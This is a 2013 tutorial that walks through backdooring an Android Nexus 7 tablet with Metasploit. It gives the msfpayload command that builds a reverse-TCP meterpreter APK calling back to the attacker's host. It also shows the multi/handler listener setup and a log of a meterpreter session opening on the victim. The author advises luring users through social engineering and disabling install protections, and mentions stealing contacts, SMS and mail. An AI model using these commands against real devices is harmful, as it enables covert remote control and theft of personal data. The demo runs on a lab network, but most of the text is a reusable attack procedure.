disect Systems

Hacking Android devices using Metasploit backdoors

PRAVEEN DARSHANAM

2013

http://www.disects.com/

INTRODUCTION


Metasploit is an open source Penetration testing tool with versatile functionality. Metasploit Project provides information about Security Vulnerabilities useful in Penetration testing, develop and exploit remote machines and IDS/IPS Signature development.

Nexus 7 is a Tablet released by Asus with Google's plain vanilla Android Operating System (OS) version unlike Samsung's customised Android OS. This backdoor will work on all Android OS's irrespective of its customisations.

SETUP DESCRIPTION

192.168.1.102	Victims IP Address (Android Nexus 7 Tablet)
192.168.1.140	Attackers IP Address (Metasploit)

As it is a demo I am using AirDroid App on Nexus 7 to download Metasploit backdoor (say, malicious App). In real scenarios we can host Web server with malicious app and entice users to install the app using various Social Engineering techniques.



[redacted]

Open web address


http://web.airdroid.com

or

http://192.168.1.102:8888

Figure AirDroid startup screenshot on Nexus 7 Tablet

From Attacker's machine access 192.168.1.102:8888 using any browser, shows below user interface.



Please proceed on device.

1 succeeded

Figure Shows AirDroid User Interface.

Click on App tab seen on lower right of the figure, drag and drop the App (apk) file to rectangle box below it.

BACKDOOR CREATION

Using Kali Linux with Metasploit Framework installed to generate the payload.

```
msfpayload android/meterpreter/reverse_tcp LHOST=192.168.1.140
LPORT=4488 R > andr_bd.apk
```

```
msfpayload  Metasploit command to create payloads (exe, java, apk etc.)
LHOST        (local host) Attackers IP address for victim to connect back
LPORT        (local port) port for victim to connect back
R           msfpayload parameter indicates generation of raw payload
APK         Application Package file
```

Successful execution of msfpayload will create andr_bd.apk App which is a Metasploit reverse TCP backdoor. When the app is installed on any android device, it will connect back to attackers IP address (192.168.1.140 here).

Copy the App to Nexus 7 Tablet using AirDroid, install the app, successful installation will show the screen shot given below.





Figure Malicious backdoor app when executed on Nexus 7

Before installing the App on Nexus 7 attacker need to run the following Metasploit commands for successful connection back of victim’s machine to attacker’s machine.


```
$ msfconsole
msf> use exploit/multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST <attackers_ip_address>
msf exploit(handler) > set LPORT <connect_back_port>
msf exploit(handler) > exploit
```



```
msf>
msf>
msf> use exploit/multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.140
LHOST => 192.168.1.140
msf exploit(handler) > set LPORT 4488
LPORT => 4488
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.140:4488
[*] Starting the payload handler...

^C[-] Exploit failed: Interrupt
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.140:4488
[*] Starting the payload handler...


[*] Sending stage (39698 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.140:4488 -> 192.168.1.102:49239) at 2013-10-21 00:36:56 +0530

meterpreter >
meterpreter >
meterpreter >
```

Figure Meterpreter session

We successfully got Metasploit’s meterpreter shell. For meterpreter command help type ‘help’ on meterpreter prompt. Below snapshot shows the Kernel details of compromised Nexus7 tablet obtained using ‘sysinfo’ command.




```
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer     : localhost
OS           : Linux 3.1.10-g1e8b3d8 (armv7l)
Meterpreter : java/java
```

Figure Victim (Nexus 7 Tablet) details

Once the user (Nexus 7 Tablet) is compromised we can escalate our privileges, make the backdoor persistent, steal Contacts, SMS, Mails etc.

LIMITATIONS

By default, Nexus 7 Tab has various protection mechanisms enabled which might block malicious Apps. To install Apps from Unknown sources and not to verify the Apps for malicious content check the boxes as shown below.



DEVICE ADMINISTRATION


Device administrators
View or deactivate device administrators

Unknown sources ☑
Allow installation of apps from sources other than the Play Store

Verify apps ☑
Disallow or warn before installation of apps that may cause harm

Figure Disable Nexus 7 security settings

If the security mechanisms are not disable we will see a pop up blocking the installation of app, snapshot below.



MainActivity

Install blocked

For security, your tablet is set to block installation of apps obtained from unknown sources.

Figure Alert when security settings are enabled

CONCLUSION

With the inbuilt Android OS security mechanisms it is difficult to install malicious App, we should entice users to install the app by using Social Engineering techniques. The malicious App created using Metasploit can be used to infect all devices Android Operating System, say, Smart Phones, Tablets, Media Servers etc.

REFERENCES

http://www.metasploit.com/
http://en.wikipedia.org/wiki/APK_%28file_format%29
http://developer.android.com/sdk/index.html

ABOUT AUTHOR

Praveen Darshanam has over 7 years of experience in Information Security, working with companies like McAfee, Cisco Systems, iPolicy Networks etc. His core expertise and passions are Vulnerability Research, Malware Analysis, Forensics, Application Security, Signature Development, IDS/IPS etc. He pursued B.Tech in Electrical Engineering (EE) and Master of Engineering in Control & Instrumentation from one of the premier institutes of India. He holds industry Certifications like CHFI, CEH, ECSA etc. He also takes up CEH, ECSA, CHFI classes in his spare time, a well-known CEH trainer in India.